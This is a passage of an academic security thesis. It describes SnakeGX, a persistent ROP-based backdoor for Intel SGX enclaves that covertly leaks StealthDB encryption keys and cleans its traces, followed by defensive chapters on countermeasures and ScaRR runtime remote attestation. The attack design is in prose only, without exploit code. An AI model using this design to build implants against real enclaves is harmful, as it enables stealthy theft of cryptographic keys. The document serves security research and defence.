Reset Chain (R_c). This *chain* resets the payload inside the enclave and makes it ready for the next calls without the need of the installation phase. This is achieved with the following operations: (i) copy B_c into workspace, (ii) copy the `ocall_context` in the fake frame, (iii) set TLS to point to `ocall_context`.

After the execution of R_c, SnakeGX can be triggered again by a new `ORET`. The loop boot-payload-reset *chain*, along the architecture shown in Figure 4.4, is a simple framework that can be used by the adversaries to design their customized payload for SnakeGX.

4.3.5 Context-Switch

To allow SnakeGX to interact with the host OS, while maintaining the enclave control, we need to perform three operations: (S1) temporarily copy part of the payload outside, (S2) leave the enclave, and (S3) resume the execution inside the enclave. The first two operations are relatively simple: the Intel SGX SDK already provides standard routines (*e.g.*, `memcpy`) to move data outside the enclave. Moreover, it is possible to pivoting outside the enclave by abusing the `EEXIT` opcode (Section 2.4.4). On the contrary, resuming the enclave execution requires SnakeGX to invoke an `EENTER` opcode. However, it is not possible to arbitrarily jump inside an enclave (*i.e.*, the entry point is fixed). Therefore, we abuse again of the Intel SGX SDK deign error described in Section 4.2.

To perform the context-switch, we split the payload in three chains, called outside-chain (O_c), payload-one (P_1), and payload-two (P_2). O_c is the part of the payload copied in the untrusted memory, while P_1 and P_2 remain inside the enclave. During the context-switch, we execute P_1, O_c, and P_2, consequently. More precisely, once P_1 requires to interact with the host, it performs (S1) to prepare the O_c activation, installs a fake frame (Section 4.3.4), and prepares P_2 in the workspace. At this point, P_1 can perform (S2): leave the enclave and pivot to O_c. When the operations in untrusted

memory are terminated, O_c only needs to run an `ORET` that will activate P_2 (S3). Finally, P_2 can clean the traces left by O_c and continue the backdoor execution. It is possible to perform many context-switch by tuning the payload accordingly.

4.4 Evaluation

We evaluate the real impact of our framework against StealthDB, an open-source project that leverages on the SGX technology (Vinayagamurthy, Gribov, and Gorbunov, 2019). We opted for StealthDB because it is a generic representation of our scenario, as we describe in Section 4.4.1. We split our evaluation in three parts: (i) a technical discussion of our use-case (Section 4.4.2), (ii) a measurement of the traces left (Section 4.4.3), and (iii) a discussion about the countermeasures (Section 4.4.4).

4.4.1 StealthDB

StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019) is a plugin for PostgreSQL (Drake and Worsley, 2002) that uses Intel SGX enclaves to implement an encrypted database. This project is the ideal use-case for SnakeGX: StealthDB lifetime is bounded to PostgreSQL, thus we can rely on its enclaves as a secure save point for storing the payload and launching the attacks.

StealthDB uses a single SGX enclave to handle encrypted fields and operations that are performed inside the enclave itself. In this way, the database can securely save encrypted fields on disk, while the plain values are handled only inside the enclave. The encryption algorithm is AES-CTR with keys 128 bits long. These keys are sealed on the disk through the standard SGX features. A user can define multiple keys that are loaded on-demand inside the enclave, however, the StealthDB enclave maintains in memory only a single key at a time. In this scenario, one-shot state-of-the-art techniques require multiple interactions to obtain all the keys. This approach leaves more copies of the payload in the memory, thus increasing the risk of being detected. Even if an adversary manages to obtain all the sealed keys, she still has to perform new attacks whenever a new key is generated. SnakeGX is able to understand when a new key is loaded and performs the exfiltration steps accordingly. In this way, the attacker transparently hides and activates complex logic that resides inside a trusted enclave.

4.4.2 Use-Case Discussion

In this section, we discuss the properties of our PoC payload and some implementation details. For more technical details about our payload see Appendix B. Our setup is composed by an application that loads StealthDB enclave and performs the attacks. We extracted the gadgets for the *chains* by running ROPGadget on the compiled enclave (Salwan, 2011). As our threat model details in Section 4.1, we introduced a memory corruption vulnerability in StealthDB to simplify the payload delivery. We developed our data-only malware for SGX in a host OS running Linux with kernel 4.15.0 and Intel SGX SDK version 2.9.

We composed our PoC of three steps. First, the application starts and loads the enclave. Second, we exploit the enclave vulnerability and implant the payload. Third,

we alternatively invoke normal secure functions and the backdoor. This shows that SnakeGX does not alter the normal enclave functionality. Once the backdoor is triggered, SnakeGX exfiltrates the keys only when the condition is satisfied. Without using SnakeGX, the adversary has to perform many attacks to achieve the same goal, which potentially leaves traces for an analyst. Moreover, SnakeGX avoids the burden of crafting new payloads at each exfiltration.

The Payload. Our payload shows three important features: (i) persistence, (ii) internal state, and (iii) context-switch. More precisely, the payload exfiltrates a key if and only if it changes. This is crucial in our threat model (Section 4.1), which assumes a non-compromised host, thus the attacker has to reduce un-useful actions. In fact, all the payload structures are kept inside the enclave, and an adversary only needs to trigger an `ORET` against the compromised thread. Once activated, the payload is able to self-check its status, and in case, leak the key. The payload is composed by three *chains*:

- **P_1** is the first payload to be activated. It checks if the key changed, and in case activates the exfiltration.
- **O** is the outside-chain that actually exfiltrates the key. It is temporary copied in the untrusted memory by P_1.
- **P_2** is the second payload that is triggered by O after the exfiltration. The purpose of P_2 is to wipe out all the temporary structures previously copied in the untrusted memory, *i.e.,* O and the key.

From an external analyzer, all the structures (*i.e.,* P_1, P_2, and O) are always contained in the enclave when the payload is not activated. The only *chain* temporary copied outside is O, but P_2 cleans its traces. Moreover, to activate the payload, the attacker only needs to trigger an `ORET` instead of preparing complex code-reuse attacks. In Section 4.4.3, we measure and compare the traces of SnakeGX *w.r.t.* the state-of-the-art attacks.

Chains Composition. Our payload maintains an internal state and interacts with the host. To handle the state, the payload is able to perform a conditional pivoting by comparing the current key and a copy of the last key exfiltrated (Shacham, 2007a). The conditional chain is implemented in P_1. Once the key changes, P_1 will pivot to a *chain* that performs the exfiltration. Otherwise, the payload will pivot to another *chain* that simply resumes the normal enclave behavior. We describe the gadgets used to perform conditional pivoting in Appendix C. The interaction with the OS, instead, requires two types of *chains*: some that run inside the enclave (*i.e.,* P_1 and P_2), and others that run outside (*i.e.,* O). Table 4.1 shows some statistics about *chains* composition. The *chains* inside the enclave are entirely composed by gadgets from the `tRts`. More precisely, P_1 and P_2 invokes 27 and 13 functions such as `memcpy()`, and `update_ocall_lastsp()`, respectively. In terms of memory, P_1 and P_2 occupy 2816 and 1232 byes, respectively. The chain O, instead, is composed by classic gadgets from `libc`. More precisely, O is composed by 20 small standard gadgets. The internal ecosystem of `tRts`, and the `libc` in Linux systems, provide enough gadgets and functions to create useful payloads. We describe the gadgets used for these *chains* in Appendix C.1.

Chain	# fnc/sys	# gadgets	size [B]
P_1	27	23	2816
P_2	13	7	1232
O	4	20	312
sum	44	50	4360

TABLE 4.1: Statistics of the gadgets used for the payload.

4.4.3 Trace Measurements

We analyze our PoC and measure the advantages SnakeGX introduces. We recall that our threat model assumes a weak adversary which has no control of the host, and therefore, she has to improve her stealthiness. To perform the same goal of our PoC by using state-of-the-art one-shot attacks (Biondo et al., 2018), an attacker has to leave in the untrusted memory around 4KB of structures (*i.e.,* P_1, P_2 and O). These traces can be found by using previous results already shown in the literature (Stancill et al., 2013; Polychronakis and Keromytis, 2011; Kittel et al., 2015; Graziano, Balzarotti, and Zidouemba, 2016). Moreover, their identification results even simpler since they use peculiar structures such as `sgx_exception_info_t` (see Appendix B). On the contrary, SnakeGX requires only one `ORET` to trigger the payload. In particular, our PoC implements an `ORET` by using only 4 gadgets and leaving a negligible footprint of 56 byes in memory. As a result, the trigger used by SnakeGX is able to activate payloads arbitrary complex by leaving a minimal footprint.

4.4.4 Countermeasures

SnakeGX poses new challenges for forensic investigators and backdoor analysts as well as for experienced reverse engineers. The current state-of-the-art tools cannot detect and dissect this new threat. It is necessary to develop new tools and techniques for the detection and possibly the prevention of threats affecting SGX and similar technologies. Here, we discuss some possible directions for the detection that can be used to observe the presence of SnakeGX in a system. Moreover, we analyze how the current state-of-the-art defenses can mitigate our attack and which future research lines can be taken. This is not a comprehensive study and we leave this part for future work. We hope this research paves the way for new works in the malware analysis field.

Memory Forensic Analysis. SnakeGX is an infector of legitimate enclaves and is by definition stealthier. This means that any form of memory forensics is no more possible. The memory of the enclave cannot be inspected. As explained in Section 2.4.1, SGX makes impossible to read memory pages that belong to an enclave. Any attempts at reading such pages will result in a fake value 0xFF. Another possible approach is to use new attacks based on microcode flaws (Bulck et al., 2018) or fault injections (Murdock et al., 2020) to dump an enclave content. Alternatively, it is possible to use side-channel attacks to infer specific enclave manipulations, as discussed in (Oleksenko et al., 2018). It should also be pointed out that it is still possible to retrieve `uRts` information. For instance, we could compare the number of trusted threads in `uRts` and the number of

trusted threads in the `ELRANGE` structure. An inconsistency will bring to clues regarding the state of that enclave.

Sandboxes. Recently, researchers proposed sandboxes to reduce the interaction of a malware-enclave and the system (Weiser et al., 2019). These solutions are designed for systems that cannot assess the origin of an enclave beforehand, thus they do not trust it. These defenses can, in principle, reduce the attack surface of SnakeGX. However, since we target only systems that host known and trusted enclaves, we do not expect sandboxes in place. In the worst case, we can still detect the presence of a sandbox by probing the process (*i.e.*, through a syscall) and interrupt the attack.

Syscalls Trace. Even though the payload is hidden from reading, it is still possible to analyze the syscall interaction of the outside-chains. This approach has been extensively studied and it is quite common in the field of malware analysis. Researchers may design a tracer and superficially focus on the interaction with the enclave. For instance, this tool may spot that SnakeGX generated a file operation that did not appear in previous interactions. In this way, analysts can infer the behaviour of the code inside the enclave.

Control Flow Integrity Checks. Control Flow Integrity checks (CFI) are strong weapons already used in standard programs to mitigate code-reuse attacks. Such mechanisms rely on different strategies to force a program to execute only valid paths at run-time. In the current enclave implementation, the system relies on classic stack canary to avoid buffer overflow. However, Lee et al., 2017a discussed a technique to bypass such protection. Other non-standard systems, such as Seo et al., 2017, implement a custom CFI to mitigate these issues. However, Biondo et al., 2018 managed to bypass their protection too. So far, there are not effective defenses against code-reuse attacks in the context of enclaves. This approach might raise the bar for attackers who would attempt to deploy SnakeGX or to perform code-reuse attacks in general.

Detecting Fake Structures. SnakeGX exploits the possibility to craft fake structures that are used in critical `tRts` functions, *i.e.*, `ocall_context`. We deeply analyzed this issues and proposed mitigation strategies in Section 4.2.4.

4.5 Discussion

Here, we discuss various aspects of SnakeGX generalization.

4.5.1 SnakeGX Portability

The current implementation of SnakeGX is based on a specific version of the Intel SGX SDK, for a specific application and operating system. In this section, we study the portability of our PoC and show the approach is generic and can be easily adapted to other SDKs and OSs. Recently, new SGX frameworks were released on the market, or research prototypes, to provide an abstraction layer that simplifies the enclave development. In particular, projects such as Open Enclave (Microsoft, 2019), Google Asylo (Google, 2018), and SGX Shield (Baumann, Peinado, and Hunt, 2015) use the standard Intel SGX SDK to perform host interaction (*i.e.*, `OCALL`/`ORET`), thus inheriting the same limitations described in Section 4.2. From our point of view, we can implant SnakeGX in any enclave developed with these frameworks if they follow our

threat model assumptions (Section 4.1). We also analyzed the Intel SGX SDK for Windows, in which we found and tested the same flaw described in our work. Finally, the standard `tRts` libraries contain all the gadgets used in our PoC. In general, SnakeGX can potentially affect enclaves developed on different SDKs as long as: (i) they are abstraction layers of the Intel SGX SDK, or (ii) they use a host interaction that relies on unprotected structures like `ocall_context`. In this paper, we proposed an instance of SnakeGX targeting StealthDB on Linux. However, the idea is generic and the persistence, stateful, and context-switch properties can be found and achieved also in other OSs and popular SDKs based on the Intel one.

4.5.2 Persistence Offline

SnakeGX maintains persistence in memory as long as the host enclave is loaded. This is similar to what Vogl et al., 2014 have shown with "Chuck". In their proof of concept they achieved persistence on the running system. Their ROP rootkit did not survive after reboot. In our scenario, SnakeGX may achieve a more complete persistence by exploiting the sealing mechanism. In this case, the malicious payload would not be affected if the enclave is restarted. This sealing mechanism is a common SGX practice. It saves the enclave state (*i.e.,* its data) before the enclave shuts down. If the victim enclave has a loophole in the restoring phase, this could be exploited to inject SnakeGX again after a reboot. However, this is strictly enclave-dependent and therefore we did not include in our discussion and it is left for the future.

4.5.3 SnakeGX 32bit

In this paper, we designed our PoC for 64bit architectures. However, Intel SGX supports also 32bit code to run in enclaves. From our point of view, the main difference between 32bit and 64bit is the calling convention. Therefore, the techniques we discussed and used for SnakeGX are still valid and can be easily ported to 32bit applications.

Chapter 5

Memory forensics in SGX environment

After discussing the attacks in 4, and see the defences in 7. I want to answer a last question, **what evidence can we extract from the memory and which conclusion do they lead to?**

- Following the evidence beyond the wall: memory forensics in SGX environment (under review).

Chapter 6

Scalable Runtime Remote Attestation for Complex Systems

In this chapter, we propose ScaRR, the first runtime RA schema for complex systems. In particular, we focus on environments such as Amazon Web Services (AWS, 2006) or Microsoft Azure (Microsoft, 2010). Since we target such systems, we require support for features such as multi-threading. Thus, ScaRR provides the following achievements with respect to the current solutions supporting runtime RA: (i) it makes the runtime RA feasible for any software, (ii) it enables the *Verifier* to verify intermediate states of the *Prover* without interrupting its execution, (iii) it supports a more fine-grained analysis of the execution path where the attack has been performed. We achieve these goals thanks to a novel model for representing the execution paths of a program, which is based on the fragmentation of the whole path into meaningful sub-paths. As a consequence, the *Prover* can send a series of intermediate partial reports, which are immediately validated by the *Verifier* thanks to the lightweight verification procedures performed.

ScaRR is designed to defend a *Prover*, equipped with a trusted anchor and with a set of the standard solutions; *e.g.,* W⊕X/DEP (Pinzari, 2003), Address Space Layout Randomization (Kil et al., 2006), and Stack Canaries (Baratloo, Singh, and Tsai, 2000); from attacks performed in the user-space and aimed at modifying the *Prover* runtime behaviour. The current implementation of ScaRR requires the program source code to be properly instrumented through a compiler based on LLVM (Lattner and Adve, 2004). However, it is possible to use lifting techniques (Trail of Bits, 2014), as well. Once deployed, ScaRR allows to verify on average $2M$ control-flow events per second, which is significantly more than the few hundred per second declared by Dessouky et al., 2018 or the thousands per second of Abera et al., 2019 that were verifiable through the existing solutions.

Contribution. The contributions of this work are the following ones:

- We designed a new model for representing the execution path for applications of any complexity.
- We designed and developed ScaRR, the first schema that supports runtime RA for complex systems.
- We evaluated the ScaRR performances in terms of: (i) attestation speed (*i.e.,* the time required by the *Prover* to generate a partial report), (ii) verification speed (*i.e.,*

the time required by the *Verifier* to evaluate a partial report), (iii) overall generated network traffic (*i.e.,* the network traffic generated during the communication between *Prover* and *Verifier*).

6.1 Threat Model and Requirements

In this section, we describe the features of the *Attacker* and the *Prover* involved in our threat model. Our assumptions are in line with other RA schemes (Costan and Devadas, 2016; Winter, 2008; Abera et al., 2016; Abera et al., 2019; Dessouky et al., 2018).

Attacker. We assume to have an attacker that aims to control a remote service, such as a Web Server or a Database Management System (DBMS), and that has already bypassed the default protections, such as Control Flow Integrity (CFI). To achieve his aim, the attacker can adopt different techniques, among which: Return-Oriented Programming (ROP)/ Jump-Oriented Programming (JOP) attacks (Carlini and Wagner, 2014; Bletsch et al., 2011), function hooks (Rudd et al., 2017), injection of a malware into the victim process, installation of a data-only malware in user-space (Vogl et al., 2014), or manipulation of other user-space processes, such as security monitors. In our threat model, we do not consider physical attacks (our complex systems are supposed to be virtual machines), pure data-oriented attacks (*e.g.,* attacks that do not alter the original program CFG), self-modifying code, and dynamic loading of code at runtime, *e.g.,* just-in-time compilers (Suganuma et al., 2000). We refer to Section 6.5.4 for a comprehensive attacker analysis.

Prover. The *Prover* is assumed to be equipped with: (i) a trusted anchor that guarantees a static RA, (ii) standard defence mitigation techniques, such as W⊕X/DEP, ASLR. In our implementation, we use the kernel as a trusted anchor, which is a reasonable assumption if the machines have trusted modules such as a TPM (Tomlinson, 2017). However, we can also use a dedicated hardware, as discussed in Section 6.6. The *Prover* maintains sensitive information (*i.e.,* shared keys and cryptographic functions) in the trusted anchor and uses it to generate fresh reports, that cannot be tampered by the attacker.

6.2 Model

ScaRR is the first schema that allows to apply runtime RA on complex systems. To achieve this goal, it relies on a new model for representing the CFG/execution path of a program. In this section, we illustrate first the main components of our control-flow model (Section 6.2.1) and, then, the challenges we faced during its design (Section 6.2.2).

6.2.1 Basic Concepts

The ScaRR control-flow model handles BBLs at assembly level and involves two components: *checkpoints* and *List of Actions (LoA)*.

A *checkpoint* is a special BBL used as a delimiter for identifying the start or the end of a sub-path within the CGF/execution path of a program. A *checkpoint* can be: *thread beginning/end*, if it identifies the beginning/end of a thread; *exit-point*, if it represents an exit-point from an application module (*e.g.,* a system call or a library function invocation); *virtual-checkpoint*, if it is used for managing special cases such as *loops* and *recursions*.

A *LoA* is the series of significant edges that a process traverses to move from a *checkpoint* to the next one. Each edge is represented through its source and destination BBL and, comprehensively, a *LoA* is defined through the following notation:

$$[(\text{BBL}_{s1}, \text{BBL}_{d1}), \ldots, (\text{BBL}_{sn}, \text{BBL}_{dn})].$$

Among all the edges involved in the complete representation of a CFG, we consider only a subset of them. In particular, we look only at those edges that identify a unique execution path: procedure call, procedure return and branch (*i.e.,* conditional and indirect jumps).

To better illustrate the ScaRR control-flow model, we now recall the example introduced in Section 2.2. Among the six nodes belonging to the CFG of the example, only the following four ones are *checkpoints*: N_1, since it is a *thread beginning*; N_3 and N_4, because they are *exit-points*, and N_6, since it is a *thread end*. In addition, the *LoAs* associated to the example are the following ones:

$$\begin{aligned} N_1 - N_3 &\Rightarrow [(N_2, N_3)] \\ N_1 - N_4 &\Rightarrow [(N_2, N_4)] \\ N_3 - N_6 &\Rightarrow [] \\ N_4 - N_6 &\Rightarrow []. \end{aligned}$$


On the left we indicate a pair of *checkpoints* (*e.g.,* $N_1 - N_3$), while on the right the associated *LoA* (empty *LoAs* are considered valid).

6.2.2 Challenges

Loops, *recursions*, *signals*, and *exceptions* involved in the execution of a program introduce new challenges in the representation of a CFG since they can generate uncountable executions paths. For example, *loops* and *recursions* can generate an indefinite number of possible combinations of *LoA*, while *signals*, as well as *exceptions*, can introduce an unpredictable execution path at any time.

Loops. In Figure 6.1a, we illustrate the approach used to handle *loops*. Since it is not always possible to count the number of iterations of a loop, we consider the conditional node of the *loop* (N_1) as a *virtual-checkpoint*. Thus, the *LoAs* associated to the example shown in Figure 6.1a are as follows:

$$\begin{aligned} S_A - N_1 &\Rightarrow [] \\ N_1 - N_1 &\Rightarrow [(N_1, N_2)] \\ N_1 - S_B &\Rightarrow [(N_1, N_3)]. \end{aligned}$$



(A) Loop example in the ScaRR control-flow model.

(B) Recursion example in the ScaRR control-flow model.

FIGURE 6.1: ScaRR model challenges.

Recursions. In Figure 6.1b, we illustrate our approach to handle *recursions*, *i.e.*, a function that invokes itself. Intuitively, the *LoAs* connecting P_B and P_E should contain all the possible invocations made by `a()` towards itself, but the number of invocations is indefinite. Thus, we consider the node performing the recursion as a *virtual-checkpoint* and model only the path that could be chosen, without referring to the number of times it is really undertaken. The resulting *LoAs* for the example in Figuree 6.1b are the following ones:

$$
\begin{aligned}
P_B - N_2 &\Rightarrow [(P_B, N_1), (N_1, N_2)] \\
N_2 - N_2 &\Rightarrow [(N_2, N_1), (N_1, N_2)] \\
N_2 - N_2 &\Rightarrow [(N_2, N_1), (N_1, N_3), (N_3, N_2)] \\
N_2 - P_E &\Rightarrow [(N_2, N_1), (N_1, N_3), (N_3, P_E)] \\
P_B - P_E &\Rightarrow [(P_B, N_1), (N_1, N_3), (N_3, P_E)].
\end{aligned}
$$

Finally, the *virtual-checkpoint* can be used as a general approach to solve every situation in which an indirect jump targets a node already present in the *LoA*.

Signals. When a thread receives a *signal*, its execution is stopped and, after a context-switch, it is diverted to a dedicated handler (*e.g.*, a function). This scenario makes the control-flow unpredictable, since an interruption can occur at any point during the execution. To manage this case, ScaRR models the signal handler as a separate thread (adding *beginning/end thread checkpoints*) and computes the relative *LoAs*. If no handler is available for the *signal* that interrupted the program, the entire process ends immediately, producing a wrong *LoA*.

Exception Handler. Similar to *signals*, when a thread rises an *exception*, the execution path is stopped and control is transferred to a catch block. Since ScaRR has been implemented for Linux, we model the catch blocks as a separate thread (adding *beginning/end thread checkpoints*), but it is also possible to adapt ScaRR to fulfill different exception handling mechanisms (*e.g.*, in Windows). In case no catch block is suitable for the *exception* that was thrown, the process gets interrupted and the generated *LoA* is wrong.

6.3 Design

To apply runtime RA on a complex system, there are two fundamental requirements: (i) handling the representation of a complex CFG or execution path, (ii) having a fast verification process. Previous works have tried to achieve the first requirement through different approaches. A first solution is based on the association of all the valid execution paths of the *Prover* with a single hash value (Abera et al., 2016; Zeitouni et al., 2017; Dessouky et al., 2017). Intuitively, this is not a scalable approach because it does not allow to handle complex CFG/execution paths. On the contrary, a second approach relies on the transmission of all the control-flow events to the *Verifier*, which then applies a symbolic execution to validate their correctness (Dessouky et al., 2018). While addressing the first requirement, this solution suffers from a slow verification phase, which leads toward a failure in satisfying the second requirement.

Thanks to its novel control-flow model, ScaRR enables runtime RA for complex systems, since its design specifically considers the above-mentioned requirements with the purpose of addressing both of them. In this section, we provide an overview of the ScaRR schema (Section 6.3.1) together with the details of its workflow (Section 6.3.2), explicitly motivating how we address both the requirements needed to apply runtime RA on complex systems.

6.3.1 Overview

Even if the ScaRR control-flow model is composed of *checkpoints* and *LoAs*, the ScaRR schema relies on a different type of elements, which are the *measurements*. Those are a combination of *checkpoints* and *LoAs* and contain the necessary information to perform runtime RA. Figure 6.2 shows an overview of ScaRR, which encompasses the following four components: a *Measurements Generator*, for identifying all the program valid *measurements*; a *Measurements DB*, for saving all the program valid *measurements*; a *Prover*, which is the machine running the monitored program; a *Verifier*, which is the machine performing the program runtime verification.




FIGURE 6.2: ScaRR system overview.

As a whole, the workflow of ScaRR involves two separate phases: an *Offline Program Analysis* and an *Online Program Verification*. During the first phase, the *Measurements Generator* calculates the CFG of the monitored *Application A* (Step 1 in Figure 6.2) and, after generating all the *Application A* valid *measurements*, it saves them in the *Measurements DB* (Step 2 in Figure 6.2). During the second phase, the *Verifier* sends a challenge to the *Prover* (Step 3 in Figure 6.2). Thus, the *Prover* starts executing the *Application A* and sending partial reports to the *Verifier* (Step 4 in Figure 6.2). The *Verifier* validates the freshness and correctness of the partial reports by comparing the received new *measurements* with the previous ones stored in the *Measurements DB*. Finally, as soon as the *Prover* finishes the processing of the input received from the *Verifier*, it sends back the associated output.

6.3.2 Details

As shown in Figure 6.2, the workflow of ScaRR goes through five different steps. Here, we provide details for each of those.

(1) Application CFG. The *Measurements Generator* executes the *Application A()*, or a subset of it (*e.g.*, a function), and extracts the associated CFG G.

(2) Offline Measurements. After generating the CFG, the *Measurements Generator* computes all the program *offline measurements* during the *Offline Program Analysis*. Each *offline measurement* is represented as a key-value pair as follows:

$$(\text{cp}_A, \text{cp}_B, H(\text{LoA})) \Rightarrow [(\text{BBL}_{s1}, \text{BBL}_{d1}), \ldots, (\text{BBL}_{sn}, \text{BBL}_{dn})]$$

The key refers to a triplet, which contains two *checkpoints* (*i.e.*, cp_A and cp_B) and the hash of the *LoA* (*i.e.*, *H(LoA)*) associated to the significant BBLs that are traversed when moving from the source *checkpoint* to the destination one. The value refers only to a subset of the BBLs pairs used to generate the hash of the *LoAs* and, in particular, only to procedure calls and procedure returns. Those are the control-flow events required to mount the shadow stack during the verification phase.

(3) Request for a Challenge. The *Verifier* starts a challenge with the *Prover* by sending it an input and a nonce, which prevents replay attacks.

(4) Online Measurements. While the *Application A* processes the input received from the *Verifier*, the *Prover* starts generating the *online measurements* which keep trace of the *Application A* executed paths. Each *online measurement* is represented through the same notation used for the keys in the *offline measurements*, *i.e.*, the triplet $(\text{cp}_A, \text{cp}_B, H(\text{LoA}))$.

When the number of *online measurements* reaches a preconfigured limit, the *Prover* encloses all of them in a partial report and sends it to the *Verifier*. The partial report is defined as follows:

$$P_i = (R, F_K(R||N||i))$$
$$R = (T, M).$$

In the current notation, P_i is the i-th partial report, R the payload and $F_K(R||N||i)$ the digital fingerprint, *e.g.*, a message authentication code (Bellare, Kilian, and Rogaway, 2000). This is generated by using: (i) the secret key K, shared between *Prover* and *Verifier*, (ii) the nonce N, sent at the beginning of the protocol, and (iii) the index i,

which is a counter of the number of partial reports. Finally, the payload R contains the *online measurements* M along with the associated thread T.

The novel communication paradigm between *Prover* and *Verifier*, based on the transmission and consequent verification of several partial reports, satisfies the first requirement for applying runtime RA on complex systems (*i.e.,* handling the representation of a complex CFG/execution path). This is achieved thanks to the ScaRR control-flow model, which allows to fragment the whole CFG/execution path into sub-paths. Consequently, the *Prover* can send intermediate reports even before the *Application A* finishes to process the received input. In addition, the fragmentation of the whole execution path into sub-paths allows to have a more fine-grained analysis of the program runtime behaviour since it is possible to identify the specific edge on which the attack has been performed.

(5) Report Verification. In runtime RA, the *Verifier* has two different purposes: verifying whether the running application is still the original one and whether the execution paths traversed by it are the expected ones. The first purpose, which we assume to be already implemented in the system, can be achieved through a static RA applied on the *Prover* software stack (Costan and Devadas, 2016; Winter, 2008). On the contrary, the second purpose is the main focus in our design of the ScaRR schema.

As soon as the *Verifier* receives a partial report P_i, it first performs a formal integrity check by considering its fingerprint $F_K(R||N||i)$. Then, it considers the *online measurements* sent within the report and performs the following checks: (C1) whether the *online measurements* are the expected ones (*i.e.,* it compares the received *online measurements* with the offline ones stored in the *Measurements DB*), (C2) whether the destination *checkpoint* of each *measurement* is equal to the source *checkpoint* of the following one, and (C3) whether the *LoAs* are coherent with the stack status by mounting a shadow stack. If one of the previous checks fails, the *Verifier* notifies an anomaly and it will reject the output generated by the *Prover*.

All the above-mentioned checks performed by the *Verifier* are lightweight procedures (*i.e.,* a lookup in a hash map data structure and a shadow stack update). The speed of the second verification mechanism depends on the number of procedure calls and procedure returns found for each *measurement*. Thus, also the second requirement for applying runtime RA on complex systems is satisfied (*i.e.,* keeping a fast verification phase). Once again, this is a consequence of the ScaRR control-flow model since the fragmentation of the execution paths allows both *Prover* and *Verifier* to work on a small amount of data. Moreover, since the *Verifier* immediately validates a report as soon as it receives a new one, it can also detect an attack even before the *Application A* has completed the processing of the input.

6.3.3 Shadow Stack

To improve the defences provided by ScaRR, we introduce a shadow stack mechanism on the *Verifier* side. To illustrate it, we refer to the program shown in Figure 6.3, which contains only two functions: `main()` and `a()`. Each line of the program is a BBL and, in particular: the first BBL (*i.e., S*) and the last BBL (*i.e., E*) of the `main()` function are a *beginning thread* and *end thread checkpoints*, respectively; the function `a()` contains a function call to `printf()`, which is an *exit-point*. According to the ScaRR control-flow




FIGURE 6.3: Illustrative example to explain the shadow stack on the ScaRR *Verifier*.

model, the *offline measurements* are the following ones:

$$(S, C, H_1) \Rightarrow [(M_1, A_1)],$$
$$(C, C, H_2) \Rightarrow [(A_2, M_2), (M_3, A_1)],$$
$$(C, E, H_3) \Rightarrow [(A_2, M_4)].$$

The significant BBLs we consider for generating the *LoAs* are: (i) the ones connecting the BBL S to the *checkpoint* C, (ii) the ones connecting two *checkpoints* C, and (iii) the ones to move from the *checkpoint* C to the last BBL E.

In this scenario, an attacker may hijack the return address of the function `a()` in order to jump to the BBL M_3. If this happens, the *Prover* produces the following *online measurements*:

$$(S, C, H_1) \rightarrow (C, C, H_2) \rightarrow (C, C, H_2) \rightarrow \ldots.$$

Although generated after an attack, those measurements are still compliant with the checks $(C1)$ and $(C2)$ of the *Verifier*. Thus, to detect this attack, we introduce a new relation (*i.e.,* `ret_to`) to illustrate the link between two edges. The *Measurements Generator* computes all the `ret_to` relations during the *Offline Program Analysis* and saves them in the *Measurements DB* using the following notation:

$$(A_2, M_2) \texttt{ ret\_to } (M_1, A_1),$$
$$(A_2, M_4) \texttt{ ret\_to } (M_3, A_1).$$

